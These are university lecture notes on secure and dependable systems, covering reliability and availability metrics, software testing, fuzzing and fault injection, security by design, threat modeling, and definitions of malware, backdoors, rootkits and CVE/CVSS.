To achieve better reliability than the reliability provided by the components, we have to use redundancy. Lets now consider a system consisting of multiple components where only one of the components need to function in order for the system to function. This is called a parallel system. If $R_i(t)$ denotes the probability that component i works at time t , then the probability that the overall serial system works is given by

$$R_p(t) = 1 - \prod_i (1 - R_i(t)).$$

The parallel system fails when all components fail together, i.e., it is 1 minus the joint failure probability. For example, a serial system with 3 components where each component has a reliability of $R_i(t) = 0.95$ results in a system reliability of $R_p(t) = 1 - (1 - 0.95)^3 = 0.999875$.

Note that there is an important lesson here: *Making components highly reliable in order to make a system reliable may be more expensive than adding redundancy to make a system reliable.*

We generally model reliability as a function of t . The reason for this is that the reliability often changes over time. For hardware components, this is an effect of physical aging processes. For software components, this is an effect of bug fixes that happen over time and new bugs introduced with new features. (People operating critical infrastructures usually do not run the latest release of software, they wait until major bugs have been fixed.)

Availability

Definition (availability)

The *availability* $A(t)$ of a system S is defined as the probability that S is delivering correct service at time t .

- A metric for the average, steady-state availability of a repairable system is $A = MTBF / (MTBF + MTTR)$, normally expressed in percent.
- A certain percentage-value may be more or less useful depending on the “failure distribution” (the “burstiness” of the failures).
- Critical computing systems often have to guarantee a certain availability. Availability requirements are usually defined in service level agreements.

The Amazon Service Level Agreement says (retrieved 2019-02-07):

AWS will use commercially reasonable efforts to make the Included Products and Services each available with a Monthly Uptime Percentage (defined below) of at least 99.99%, in each case during any monthly billing cycle (the “Service Commitment”). In the event any of the Included Products and Services do not meet the Service Commitment, you will be eligible to receive a Service Credit as described below.

The Google Cloud Filestore Service Level Agreement says (retrieved 2019-02-07):

During the term of the Google Cloud Platform License Agreement or Google Cloud Platform Reseller Agreement (as applicable, the “Agreement”), the Covered Service will provide a Monthly Uptime Percentage to Customer of at least 99.9% (the “Service Level Objective” or “SLO”).

The Jacobs University CampusNet Server Service (retrieved 2019-02-07):

Service Reliability

The HTTPS service is 99% reliable, calculated per month.

Our IT service is using a different terminology (perhaps a German to English translation issue). Anyway, AWS provides a “Service Credit” if their service is not meeting the promised availability. Jacobs University gives you a promise about the CampusNet availability, leaving it unclear what happens if the promise is not met.

Availability and the “number of nines”

Availability	Downtime per year	Downtime per month	Downtime per week	Downtime per day
90%	36.5 d	72 h	16.8 h	2.4 h
99%	3.65 d	7.20 h	1.68 h	14.4 min
99.9%	8.76 h	43.8 min	10.1 min	1.44 min
99.99%	52.56 min	4.38 min	1.01 min	8.64 s
99.999%	5.26 min	25.9 s	6.05 s	864.3 ms
99.9999%	31.5 s	2.59 s	604.8 ms	86.4 ms

- It is common practice to express the degrees of availability by the number of nines. For example, “5 nines availability” means 99.999% availability.

Note that increased availability comes with additional costs. So there needs to be a business case. David Stephens wrote on a blog (I did not verify the claims, so take this just as an unverified blog post):

A study by Compuware and Forrester Research in 2011 found an average business cost of US\$14,000 per minute for mainframe outages. Using this figure, outages for systems with five-nines cost about US\$73,500 per year. For systems with four-nines (99.99%, or 52.56 minutes downtime) this increases to US\$735,000, and three-nines (99.9%, or 525.6 minutes) US\$7.3 million. So a business case to improve availability from four to five-nines needs the extra hardware, software and resources to cost less than about US\$660,000 per year. When we're talking about mainframe hardware and software, \$660,000 doesn't buy much. A jump from three-nines to four-nines may save millions, and is a far easier business case.

Safety

Definition (safety)

The *safety* $S(t)$ of a system S is defined as the probability that S is delivering correct service or has failed in a manner that does cause no harm in $[0, t]$.

- A metric for safety $S(t)$ is the Mean Time To Catastrophic Failure (MTTC), defined similarly to MTTF and normally expressed in hours.
- Safety is reliability with respect to malign failures.

Fail-safe systems are systems that have been engineered such that in the event of a specific type of failure, the system inherently responds in a way that will cause no or minimal harm to other equipment, the environment, or to people.

Part II

Software Engineering Aspects

This part only touches on some aspects of software engineering since we have a separate course on software engineering. In general, software engineering is a highly important topic in the commercial world (and often also in the research world), but software engineering is also very difficult to teach since students lack an understanding what it means to work on really large software projects and within financial and time constraints.

In the following, we will first focus on topics that are relevant for preventing or detecting faults before software is deployed for production. We then discuss software testing with a specific focus on techniques for finding security relevant bugs. In general, any uncontrolled behaviour of a software system must be considered as a potential vulnerability. Hence, it is no surprise that attackers often run automated processes to find out whether programs crash in an uncontrolled way.

To wrap things up, we finally discuss a software development methodology that consider security not only during the software implementation process but during the entire software lifecycle.

By the end of this part, students should be able to

- recall good software engineering practices;
- summarize techniques to prove software correctness;
- illustrate software testing techniques and test coverage metrics;
- compare fuzzing and fault injection;
- illustrate security by design and security in the software life cycle;
- summarize some security design pattern;
- outline the importance of software bills of materials;
- explain the importance threat modeling and cyber threat intelligence;

General Aspects

5 General Aspects

6 Software Verification

7 Software Testing

8 Software Security by Design

Definitions of Software Engineering

Definition

The application of a systematic, disciplined, quantifiable approach to the development, operation, and maintenance of software. (IEEE Standard Glossary of Software Engineering Terminology)

Definition

The establishment and use of sound engineering principles in order to economically obtain software that is reliable and works efficiently on real machines. (Fritz Bauer)

Definition

An engineering discipline that is concerned with all aspects of software production. (Ian Sommerville)

Good engineering essentially implies to produce a technical artifact that meets its technical requirements within a given budget and time constraint. The means are structured development processes.

Good Software Development Practices

- Choice of Programming Languages
- Coding Styles
- Documentation
- Version Control Systems
- Code Reviews and Pair Programming
- Automated Build and Testing Procedures
- Issue Tracking Systems

- Coding Styles

Readability is key. Since code is in general written and maintained by multiple people, it is helpful to agree on a common coding style. Good program development environments help to follow a common coding style. There are coding styles that were designed to minimize programming errors (e.g., MISRA C¹).

- Documentation

Documentation explaining details not obvious from the code is important. Nowadays, documentation is often generated by tools (e.g., doxygen²) from structured documentation comments included inline in the source code. (Motivation: Keep code and documentation consistent.)

- Version Control Systems

Version control systems such as git³ help to track different versions of a code base and they support distributed and loosely coupled development schemes.

- Code Reviews and Pair Programming

Peer review of source code helps to improve the quality of the code committed to a project and it facilitates peer-learning in a software development team. An extreme form is pair programming where coding is always done in pairs of two programmers.

- Automated Build and Testing Procedures

The software build and testing process should be fully automated. Automated builds on several target platforms and the automated execution of regression tests triggered by a commit to a version control system.

- Issue Tracking Systems

Issue tracking systems organize the resolution of problems and feature requests. All discussions related to a software issue are recorded and archived in a discussion thread. Issues are usually labeled with metadata, which allows development managers to collect insights about the software production process.

¹https://en.wikipedia.org/wiki/MISRA_C

²<https://en.wikipedia.org/wiki/Doxygen>

³<https://en.wikipedia.org/wiki/Git>

Choice of Programming Languages

- Programming languages serve different purposes and it is important to select a language that fits the given task
- Low-level languages can be very efficient but they tend to allow programmers to make more mistakes
- High-level languages and in particular functional languages can lead to very abstract but also very robust code
- Concurrency is important these days and the mechanisms available in different programming languages can largely impact the robustness of the code
- Programming languages must match the skills of the developer team; introducing a new language requires to train developers
- Maintainability of code must be considered when programming languages are selected

Beware of “if all you have is a hammer, then everything starts to look like a nail” and be open to learn/use different languages and frameworks. Since code needs maintenance, it may not be the best choice to pick a programming language that itself is not yet stable or to use a programming language where there is little expertise available to maintain the code. There is also a time dimension; sometimes it can be desirable to get a first version done in a language that supports prototyping well and to be prepared to rewrite core components later if the software product is successful and needs to scale up. Hence, the selection of a programming language is itself an engineering decision where trade-offs have to be considered and weighted. As a professional, you should stay away from “religious debates” about programming languages but you should have a “feel” about the relevance of programming languages in the future.

Defensive Programming

- It is common that functions are only partially defined.
- Defensive programming requires that the precondition of a function is checked when a function is called.
- For some complex functions, it might even be useful to check the postcondition, i.e., that the function did achieve the desired result.
- Many programming languages have mechanisms to insert assertions into the source code in order to check pre- and postconditions.

C programmers can use the `assert()` macro defined in `assert.h` to add assertions to their code. If the assertion (an expression) fails, then diagnostic messages are written to the standard error and the process is aborted. The evaluation of `assert` expressions can be disabled to save execution time once the program is well debugged. Note that assertions should be used to detect programming errors (i.e., function calls in an invalid context), they are not to be used to handle runtime exceptions.

```
1  #include <stdlib.h>
2  #include <assert.h>
3
4  int average(int *a, size_t n)
5  {
6      int sum = 0;
7      assert(a && size > 0);
8      for (size_t i = 0; i < n; i++) {
9          sum += a[i];
10     }
11     return sum / n;
12 }
```

Another example showing that sometimes testing whether a certain function has worked correctly is easier than implementing the complex function itself. And such tests may even be reused in other parts of a program:

```
1  #include <stdlib.h>
2  #include <assert.h>
3
4  static bool is_sorted(int const *a, size_t n)
5  {
6      for (size_t i=0; i<n-1; i++) {
7          if (a[i] > a[i+1]) {
8              return false;
9          }
10     }
11     return true;
12 }
13
14 void sort(int *a, size_t n)
15 {
```

```
16     assert(a);
17     recursive_super_duper_sort(a, 0, n);
18     assert(is_sorted(a, n));
19 }
20
21 int binary_search(int *a, size_t n, int value)
22 {
23     assert(a && is_sorted(a, n));
24     // ...
25 }
```


Software Verification

5 General Aspects

6 Software Verification

7 Software Testing

8 Software Security by Design

Formal Specification and Verification

Definition (formal specification)

A *formal specification* uses a formal (mathematical) notation to provide a precise definition of what a program should do.

Definition (formal verification)

A *formal verification* uses logical rules to mathematically prove that a program satisfies a formal specification.

- For many non-trivial problems, creating a formal, correct, and complete specification is a problem by itself.
- A bug in a formal specification leads to programs with verified bugs.

Floyd-Hoare Triple

Definition (hoare triple)

Given a state that satisfies precondition P , executing a program C (and assuming it terminates) results in a state that satisfies postcondition Q . This is also known as the “Hoare triple”:

$$\{P\} C \{Q\}$$

- Invented by Charles Anthony (“Tony”) Hoare with original ideas from Robert Floyd (1969).
- Hoare triple can be used to specify what a program should do.
- Example:

$$\{X = 1\} X := X + 1 \{X = 2\}$$

The classic publication introducing Hoare logic is [36]. Tony Hoare has made several other notable contributions to computer science: He invented the basis of the Quicksort algorithm (published in 1962) and he has developed the formalism Communicating Sequential Processes (CSP) to describe patterns of interaction in concurrent systems (published in 1978).

P and Q are conditions on program variables. They will be written using standard mathematical notation and logical operators. The predicate P defines the subset of all possible states for which a program C is defined. Similarly, the predicate Q defines the subset of all possible states for which the program’s result is defined.

For more details, see the lecture notes of the “Introduction to Computer Science” module.

Partial Correctness and Total Correctness

Definition (partial correctness)

An algorithm starting in a state that satisfies a precondition P is *partially correct with respect to P and Q* if results produced by the algorithm satisfy the postcondition Q . Partial correctness does not require that always a result is produced, i.e., the algorithm may not always terminate.

Definition (total correctness)

An algorithm is *totally correct with respect to P and Q* if it is partially correct with respect to P and Q and it always terminates.

The distinction between partial correctness and total correctness is of fundamental importance. Total correctness requires termination, which is generally impossible to prove in an automated way as this would require to solve the famous halting problem. Alan Turing proved in 1936 that a general algorithm to solve the halting problem for all possible program-input pairs cannot exist.

A definition of the form $\{P\} C \{Q\}$ usually provides a partial correctness specification. We may use the notation $[P] C [Q]$ for a total correctness specification.

Software Testing

5 General Aspects

6 Software Verification

7 Software Testing

8 Software Security by Design

Unit and Regression Testing

- Unit testing
 - Testing of units (abstract data types, classes, . . .) of source code.
 - Usually supported by special unit testing libraries and frameworks.
- Regression testing
 - Testing of an entire program to ensure that a modified version of a program still handles all input correctly that an older version of a program handled correctly.
- A software bug reported by a customer is primarily a weakness of the unit and regression test suites.
- Modern agile software development techniques rely on unit testing and regression testing techniques.

Resist the temptation to test manually from the command line. Automate testing from the start. And ideally, start coding with writing test cases before you do anything else. This takes discipline but will change the way you approach problems. By constructing test cases before you code, you will focus on understanding the entire problem early on and this helps you to spot corner cases (where often the specification given to you is not precise enough).

Example: You are asked to implement a function that returns the greatest common divisor (gcd) and a function that returns the lowest common multiple (lcm) of two integer numbers. What are suitable test cases?

Some open source unit testing frameworks:

- [check](#) unit testing framework for C
- [cmocka](#) unit testing framework for C
- [Catch²](#) automated test framework for C++
- [Google Test](#) Google's C++ test framework
- [junit](#) Java unit testing framework that inspired many other testing frameworks
- [HUnit](#) A unit testing framework for Haskell

Some more recent programming languages like Rust have testing functionality built into the tool chain and support by standard libraries.

Test Coverages

Coverage		Description
Function	C_F	Has each function in the program been called?
Statement	C_S	Has each statement in the program been executed?
Branch	C_B	Has each branch of each control structure been executed?
Path	C_P	Has each possible path (start to end) been executed?
Condition	C_C	Has each boolean condition been evaluated to true and false?

- Condition coverage is also sometimes called predicate coverage.
- Test coverage metrics express to which degree the source code of a program is executed by a particular test suite.
- Test coverage metrics are typically reported as percentages.

A common approach to obtain test coverage information is to instrument a program at compilation time (using special compiler options) so that coverage information is collected while the program executes test cases. The collected raw information can then subsequently be analyzed to obtain coverage reports. Consider the following C function:

```
1 int foo(int x, int y)
2 {
3     int z = 0;
4     if ((x > 0) && (y > 0)) {
5         z = x;
6     }
7     return z;
8 }
```

What are the test cases needed to meet different coverage criteria?

- Function coverage: calling `foo` once, e.g., `foo(0,0)`
- Statement coverage: calling `foo(1,1)` will execute all statements at least once
- Branch coverage: calling `foo(0,1)` and `foo(1,1)` to skip or execute the then-branch
- Condition coverage: call `foo(0,1)` and `foo(1,0)` to evaluate both conditions $(x > 0)$ and $(y > 0)$ to true and false

Note that there are different forms of condition coverage. If you have a compound boolean expression, you can either have simple condition coverage where each condition is (independently) once true or false. For multiple condition coverage, all combinations of the conditions have to be tested.

Path coverage requires that all possible paths have been executed. Programs with loops can have many or even infinitely many control flow paths. Hence, path coverage can be further refined for loops:

- Complete path coverage (CpF): All possible paths are tested. This may be a large or even infinite number of paths.
- Boundary interior path coverage (CpBI): The path not executing a loop body is executed and paths are executed that execute a loop body one and two times.
- Structured path coverage (CpBI n): A generalization of CpBI where the number of loop body iterations is controlled by a parameter n .

Mutation Testing

- Mutation testing evaluates the effectiveness of a test suite.
- The source code of a program is modified algorithmically by applying mutation operations in order to produce mutants.
- A mutant is “killed” by a test suite if tests fail for the mutant. Mutants that are not “killed” indicate that the test suite is incomplete.
- Mutation operators often mimic typical programming errors:
 - Statement deletion, duplication, reordering, . . .
 - Replacement of arithmetic operators with others
 - Replacement of boolean operators with others
 - Replacement of comparison relations with others
 - Replacement of variables with others (of the same type)
- The mutation score is the number of mutants killed normalized by the number of mutants.

Jürgen Schönwälder (Constructor University) Secure and Dependable Systems: Software Engineering Aspects CC-BY-NC-ND May 2, 2024 53 / 274

Mutation testing tools usually operate on the abstract syntax tree representation of a program in order to generate mutants. Since mutation testing is computationally more expensive than collecting coverage statistics for estimating the quality a test suite, finding ways to generate “good” mutants (i.e., mutants that have a high probability to not be killed) is an important factor to scale up mutation testing for large code bases.

Fuzzing

- Fuzzing or fuzz testing feeds invalid, unexpected, or simply random data into computer programs.
- A fuzzing test is passed if the tested program does not crash.
 - Some fuzzers can generate input based on their awareness of the structure of input data.
 - Some fuzzers can adapt the input based on their awareness of the code structure and which code paths have already been covered.
- The “american fuzzy lop” (AFL) uses genetic algorithms to adjust generated inputs in order to quickly increase code coverage.
- AFL has detected a significant number of serious software bugs.

Running AFL is relatively simple.

- First, the source has to be compiled with a special version of `gcc` (or `clang`) typically called `afl-gcc` (or `afl-clang`) to instrument the generated code to collect coverage information.
- Assuming the program can read input from a file, a directory is created with a number of files with valid input. These input files provide the starting point for the ALF fuzzer.
- The `afl-fuzz` program is run to generate new inputs that are fed into the instrumented program. The coverage information collected while executing the instrumented program is used to optimize the generation of random inputs.
- Once a program exits abnormally or it hangs or it uses more than a predefined amount of memory, the test cases triggering the problem are saved in order to allow someone to investigate the problem and to fix the code.

Fuzzing is amazingly effective in finding problems in parsers, i.e., the parts of a program that read specific file formats or user input. Fuzzing has also been used successfully to generate random messages that can be sent over the Internet to a system under test (fuzzing communication protocols).

Fault Injection

- Fault injection techniques inject faults into a program by either
 - modifying source code (very similar to mutation testing) or
 - injecting faults at runtime (often via modified library calls).
- Fault injection can be highly effective to test whether software deals with rare failure situations, e.g., the injection of system calls failures that usually work.
- Fault injection can be used to evaluate the robustness of the communication between programs (deleting, injecting, reordering messages).
- Can be implemented using library call interception techniques.

A Linux fault injection library is `libfiu`. It comes with wrappers for POSIX system calls that can be used to fail system calls with certain percentages.

```
1 fiu-run -x -c "enable_random name=posix/io/rw/read,probability=0.05" fortune
```

There are also tools to enable/disable injected faults by an external program.

```
1 fiu-run -x top
2 fiu-ctrl -c "enable name=posix/io/oc/open" $(pidof top)
3 fiu-ctrl -c "disable name=posix/io/oc/open" $(pidof top)
4 fiu-ctrl -c "enable_random name=posix/io/oc/open,probability=0.8" $(pidof top)
5 fiu-ctrl -c "disable name=posix/io/oc/open" $(pidof top)
```

Software Security by Design

- 5 General Aspects
- 6 Software Verification
- 7 Software Testing
- 8 Software Security by Design**

An operating system enforces a coarse-grained operating-system-level security model, providing for example isolation of processes or, permissions on objects accessible in the file system. Application software must enforce a more fine-grained application-level security model, providing isolation of different users in different roles accessing data, etc.

Security by design is about considering security aspects right at the beginning of a software development project instead of adding security mechanisms late in the development process.

Software Life Cycle Model

1. Beginning of Life

- 1.1 Idea
- 1.2 Concept
- 1.3 Development
- 1.4 Prototype
- 1.5 Launch
- 1.6 Manufacture

2. Middle of Life

- 2.1 Distribution
- 2.2 Use
- 2.3 Service

3. End of Life

- 3.1 Recycle

- Security by design stresses the importance to consider security aspects in all phases of a software life cycle.
- Retrofitting security is complicated and costly and often leads to solutions that are complex and thus hard to fully understand.

Below are some security related questions and requirements that should be considered during the different phases of the software lifecycle [1]:

1.1 Idea

- Where will the product be used?
- What are the security requirements demanded by the market?

1.2 Concept

- What are the data protection requirements?
- What are legal requirements and constraints?
- Which threats exist and how can their impact be controlled?
- Which security requirements exist for 3rd party components or suppliers?
- What is needed to detect security attacks and which data is necessary for forensics?

1.3 Development

- Which software architecture matches the security requirements?
- Use best current security practice for the implementation.
- Use state of the art tools for an automated security analysis of the code.
- Verify that components provided by third parties meet the security requirements.
- Ensure the integrity of development tools.

1.4 Prototype

- Automatic detection of weaknesses and penetration tests.

1.5 Launch

- Establish processes for regular security assessment of software components and procedures for maintenance, support, and patch management.
- Provide documentation how to operate the product and clearly document how long security updates will be provided.

1.6 Manufacture

- Collect all information necessary for tracing security issues and for supporting vulnerability analysis, such as versions and serial numbers of all deployed software and hardware components (firmware, operating system, libraries).
- Protection of the production environment to ensure that no manipulated components may influence the product.

2.1 Distribution

- Distribution and deployment of software components must ensure that the integrity of the software components is maintained.
- Provide documentation detailing the appropriate and secure operation of the software product. This documentation may need to be updated regularly during the support lifetime of the product.

2.2 Use

- Operate vulnerability management services in order to react to discovered vulnerabilities in a timely manner.

2.3 Service

- Provide communication channels to inform customers in a timely manner about security problems and the availability of security patches.
- Implement processes to provide information about security or data protection incidents to authorities according to legal requirements.
- Define a service process to clear any customer related data if hardware and/or software is returned.

3.1 Recycle

- Ensure that customers are informed in time about the end of support and provide information about the consequences on the security of the system and the data processed by the system.
- Provide documentation how the hardware and software can be shutdown and disposed safely. This includes instructions how to delete sensitive information (keys, personal data) securely and how to dispose physical hardware components properly.

Secure Design Pattern 1/3

Definition (distrustful decomposition)

Moving separate functions into mutually untrusting programs, thereby reducing the (i) attack surface of the individual programs that make up the system and (ii) functionality and data exposed to an attacker if one of the programs is compromised.

Definition (privilege separation)

Reduce the amount of code that runs with special privilege without affecting or limiting the functionality of the program.

- The privilege separation pattern is a more specific instance of the distrustful decomposition pattern.

The Software Engineering Institute (SEI) of Carnegie Mellon University (CMU) published some work on secure design pattern [24]. These slides briefly summarize some the secure design pattern that were proposed.

Secure Design Pattern 2/3

Definition (secure logger)

Prevent an attacker from gathering potentially useful information from system logs and to prevent an attacker from hiding their actions by modifying system logs.

Definition (clear sensitive information)

Ensure that sensitive information is cleared from reusable resources before the resource may be reused.

- In certain operational situations, it may be necessary that the integrity and completeness of system logs can be verified.

Secure Design Pattern 3/3

Definitions (input validation)

Require that all external inputs from untrusted data sources are identified and properly validated.

Definition (pathname canonicalization)

Ensure that all files read or written by a program are referred to by a valid path that does not contain any symbolic links or shortcuts, that is, a canonical path.

- External names such as file names always have to be dealt with carefully.

Multiple Independent Computations

- Dionysius Lardner 1834:
The most certain and effectual check upon errors which arise in the process of computation is to cause the same computations to be made by separate and independent computers; and this check is rendered still more decisive if they make their computations by different methods.
- Charles Babbage, 1837:
When the formula to be computed is very complicated, it may be algebraically arranged for computation in two or more totally distinct ways, and two or more sets of cards may be made. If the same constants are now employed with each set, we may then be quite sure of the accuracy of them all.

Safety-relevant systems are sometimes constructed such that they do independent computations on different hardware systems and there is a fail-safe (or proven to be correct) unit comparing the independently computed results. Note that this also applies to the software used. In order to be able to detect errors, it is possible to let two independent teams implement the same functionality using different programming languages and algorithms.

Software Bill of Materials (SBOMs)

- Software producers create software products by assembling software components.
- Assessing whether software products are vulnerable requires to know which software components were used to build the products.
- The software bill of materials (SBOM) documents the components used by a product.
- SBOMs often include additional information, e.g., licensing information.
- Software Identification SWID (ISO/IEC 19770-2:2015)
- Concise Software Identification Tags CoSWID (IETF RFC 9393)
- Software Package Data Exchange SPDX (ISO/IEC 5962:2021)

Software bills of material have become a topic in recent years, in particular since some governments are starting to require SBOMs for any software in governmental use. SBOMs are generally useful for both the manufacturer and the customer of a software product and tools and exchange formats are growing.

Creating SBOMs is relatively simple if the necessary information is identified and appropriately marked during the product development phase. Tools can then derive SBOMs out of the development artifacts. However, for already shipped products, the costs of creating accurate SBOMs is often high since relevant information is often necessary. While there are tools to reverse engineer SBOMs from executable programs, they often provide limited accuracy.

Threat Modeling

Definition (thread modeling)

Thread modeling is the process of identifying, enumerating, and prioritizing potential threats of a system.

- Questions to ask:
 - What are we working on?
 - What can go wrong?
 - What are we going to do about it?
 - Did we do a good job?
- Threat modeling is of fundamental importance since the security of a system (or a technical solution) can only be judged relative to a threat model.

Threat modeling essentially means thinking about ways to attack, break or frustrate a particular bit of software or service. It can be done using group activities, where people think about possible threats and write them down on stickers. The stickers can then be arranged, for example, along the data flow through a system. In a second step, the threats are prioritized, i.e., which ones have the highest risk?

There are different frameworks to help organize the process. For example, the STRIDE thread model (developed and published by Microsoft) defines six categories one should investigate (note that STRIDE is composed of the first letters of the categories):

- Spoofing identity (e.g., using some other user's username and password or sending messages with a wrong source identity)
- Tampering with data (e.g., unauthorized changes to data in a database or altering the flow of information in a computer network)
- Repudiation (e.g., users being able to deny that they performed some actions)
- Information disclosure (e.g., exposing information to parties that are not entitled to receive the information)
- Denial of service (e.g., overloading a service so that it becomes inaccessible or using other means to prevent access to a service)
- Elevation of privilege (e.g., users obtaining privileges that they do not need and that may be used to compromise or destroy entire systems)

Another approach is to look at the phases of an attack. The Kill Chain model introduced by Lockheed Martin follows this approach and distinguishes the phases

- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- Command and Control
- Actions on Objective

The terminology indicates that Lockheed Martin is a big supplier of military equipment. There are meanwhile many variations of the basic ideas. MITRE maintains a kill chain framework that is known as MITRE ATT&CK.

A Cyber Threat Intelligence (CTI) platform is a software systems used to store, organize, visualize and share knowledge about cyber threats. There are some open cyber threat intelligence platforms that also share CTI data between organizations. One such system is the Malware Information Sharing Platform (MISP) [90], a threat intelligence platform for sharing, storing and correlating Indicators of Compromise (ICs).

Further online information:

- **YouTube:** [Threat Modeling in 2019](#)
- **Web:** [MITRE ATT&CK](#)
- **Web:** [MISP Thread Sharing](#)

Part III

Software Vulnerabilities

This part will introduce some basic techniques that can be used to attack software systems. The main goal of an attack is typically to change the control flow of running programs and to make them execute arbitrary code provided by the attacker. While there are numerous attacks and exploits that have been disclosed (and likely more non-disclosed exploits), we will focus here on some classic techniques in order to develop an idea how the control flow of running programs can be changed.

Attacks on computing systems are often a sequence of steps:

1. Find vulnerabilities in software (or hardware).
2. Create an exploit for a vulnerability that ideally results in some control over a system.
3. If necessary, execute a privilege escalation attack to obtain more privileges
4. Install attack code that also tries to be invisible (stealthy)
5. Executing the attack

Note that the different steps involve different skills and are often done by different people. There is meanwhile an whole economy where organizations of attackers specialize on different activities and sell their provide services to others.

Note also that the first two steps are often substituted by social engineering techniques. In order to gain access to systems or data, it is often efficient to simply exploit human behavior. As computer scientist, we love to dive into deep technical aspects, often ignoring how simply it is to trick or persuade a human to gain access to computing systems.

By the end of this part, students should be able to

- define terms such as malware, social engineering, backdoor, rootkit, or ransomware;
- understand the purpose of CVE identifiers and work with CVE metrics;
- compare control flow attacks (stack smashing, return oriented programming, use after free);
- sketch code injection attacks (sql injection, command injection, cross-site scripting, second-order attacks).

Terminology

9 Terminology

10 Control Flow Attacks

11 Code Injection Attacks

This section introduces some terminology commonly used in computer security. Our focus is on threats that can be exploited by an attacker for malicious purposes.

Malware

Definition (malware)

Malware (short for malicious software) is software intentionally designed to cause damage to a computer system or a computer network.

- A *virus* depends on a “host” and when activated replicates itself by modifying other computer programs.
- A *worm* is self-contained malware replicating itself in order to spread to other computers.
- A *trojan horse* is malware misleading users of its true intent.
- *Ransomware* blocks access to computers or data until a ransom has been paid.
- *Spyware* gathers information about a person or organization, without their knowledge.

NIST defines malware as “Software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity or availability of an information system”. A more recent definition says “A computer program that is covertly placed onto a computer or electronic device with the intent to compromise the confidentiality, integrity, or availability of data, applications, or operating systems. Common types of malware include viruses, worms, malicious mobile code, Trojan horses, rootkits, spyware, and some forms of adware.”

Viruses have been early forms of malware. They were often hiding in boot sectors of removable storage media such as floppy disks. Classic examples are “Pakistani Brain” and “Jerusalem”.

Worms often exploit communication networks to spread and hence they grew in popularity with the Internet. Some examples:

- Morris worm (aka Internet worm), 1988
- ILOVEYOU, May 2000
- Code Red, July 2001
- Sobig and Blaster worm, August 2003
- Sasser, May 2004

Trojan horses or short trojans hide their true intent. For example, a fun game loaded on a mobile device may not just be a game but also a program for collecting data or spying on users. Some examples:

- Back Orifice, 1998
- Gnu0st RAT, 2009
- MiniPanzer and MegaPanzer, 2009
- Shedun, 2015

Further online information:

- **YouTube:** [Writing Viruses for Fun, not Profit](#)

Social Engineering

Definition (social engineering)

Social engineering is the psychological manipulation of people into performing actions or divulging confidential information.

Examples:

- An attacker sends a document that appears to be legitimate in order to attract the victim to a fraudulent web page requesting access codes (phishing).
- An attacker pretends to be another person with the goal of gaining access physically to a system or building (impersonation).
- An attacker drops devices that contain malware and look like USB sticks in spaces visited by a victim (USB drop).

Social engineering is very effective and often the cheapest way for an attacker to achieve his goals. Since social engineering attacks usually take time to prepare and carry out, they are often targeted to specific persons.

Further online information:

- **xkcd:** [Security](#)

Backdoors

Definition (backdoor)

A *backdoor* is a method of bypassing normal authentication systems in order to gain access to a computer program or a computing system. Backdoors might be created by malicious software developers, by malicious tools, or by other forms of malware.

Examples:

- Well-known default passwords effectively function as backdoors.
- Backdoors may be inserted by a malicious compiler or linker.
- Cryptographic algorithms may have backdoors.
- Debugging features used during development phases can act as backdoors.

It is not uncommon that systems accidentally have backdoors. This occasionally happens when debugging features enabled in development builds are not properly removed in production builds.

Advanced backdoors that are implanted automatically by tools of a development environment are difficult to deal with. It is therefore important that all software development for security- and safety-critical functions takes place on machines where only trustworthy development tools are installed.

There have been several speculations that the Dual Elliptic Curve Deterministic Random Bit Generator (Dual_EC_DRBG) may have a backdoor implanted by the NSA but so far this was never proven.

There are also backdoors that exist in hardware components of a computing system. Some may be as subtle as changing the behavior of devices to reduce randomness sources that are used by random number generators, leading at the end to more predictable and thus weaker cryptographic keys.

Further online information:

- **Wikipedia:** [Dual_EC_DRBG](#)

Rootkits

Definition (rootkit)

A *rootkit* is a collection of tools that is installed by unauthorized users on systems in order to hide the existence of attackers and to allow attackers to come back at a later point in time.

- Kernel rootkits residing within an operating system kernel are difficult to detect by user space processes
- Virtual machine rootkits residing in a hypervisor underneath an operating system kernel are even more difficult to detect

Rootkits often try to hide their existence by going deep into the software stack. Ideal places are the operating system kernel since the kernel can easily hide the existence of files or processes run by an attacker. Some rootkits have been developed to target hypervisors, which gives them access to a collection of virtual machines and even more hardware resources. Some rootkits hide in the bootloader (sometimes called bootkits) in order to leave very little traces on storage systems and making forensics harder.

Detecting and removing rootkits is difficult. Many systems are moving to secure boot setups where only properly cryptographically signed software is loaded and where the integrity of the bootloader, the hypervisor, and the kernels can be verified.

Advanced Persistent Threats

Definition (advanced persistent threat)

An *advanced persistent threat* (APT) is a threat actor (an attacker) using advanced goal-oriented attack techniques, often staying undetected over a long period of time.

- APTs are often associated with nation states or state sponsored attack groups.
- APTs often aim at gaining long-term control of computing systems.
- APTs use extensive intelligence gathering techniques to achieve their goals.

Advanced persistent threats are usually associated with advanced attacks that are difficult to identify. They are often carried out using significant resources and thus often associated with the interests of nation states.

A well-documented case was the attack on the Belgian telecommunications company Belgacom by the British signals and communications agency Government Communications Headquarters. The attack got known under its code name "Operation Socialist".

A common pattern with APTs is that attackers take time to study their victim well and actions taken usually have the goal to obtain access to systems for a long period of time, minimizing the chances that the attack is discovered.

Further online information:

- **Wikipedia:** [Operation Socialist](#)

Common Vulnerabilities and Exposures (CVE)

Field	Description
identifier	Unique identifier for the record (CVE-\$year-\$number)
description	Concise description of the vulnerability
references	Collection of links to further information
assigning	CVE numbering authority (CNA)
created	Date when the CVE was allocated or reserved
status	Status of the CVE entry (reserved, disputed, reject)

- CVE records aim at uniquely naming vulnerabilities.
- Example: CVE-2014-0160 identifies openssl's heartbleed vulnerability.

CVEs are widely used as identifiers for vulnerabilities. CVEs can be reserved before they get published. This is often used to implement *responsible disclosures* where vendors are given information about a vulnerability before the vulnerability is made public. This enables vendors to prepare or even rollout fixes before a vulnerability is widely known. Some projects like the Google Project Zero, a team of security analysts employed by Google tasked with finding zero-day vulnerabilities, have a fixed disclosure deadline of currently 90 days.

The CVE database maintained by The Mitre Corporation for the US Department of Homeland Security is public and can be downloaded for data analysis purposes or for fast local lookups that keep the information what has been looked up local.

Common Vulnerability Scoring System (CVSS)

Base Metrik	Abbr.	Metric Value
Attack Vector	AV	Network (N), Adjacent (A), Local (L), Physical (P)
Attack Complexity	AC	Low (L), High (H)
Privileges Required	PR	None (N), Low (L), High (H)
User Interaction	UI	None (N), Required (R)
Scope	S	Unchanged (U), Changed (C)
Confidentiality	C	High (H), Low (L), None (N)
Integrity	I	High (H), Low (L), None (N)
Availability	A	High (H), Low (L), None (N)

- CVSS aims at assessing the severity of computer system security vulnerabilities.
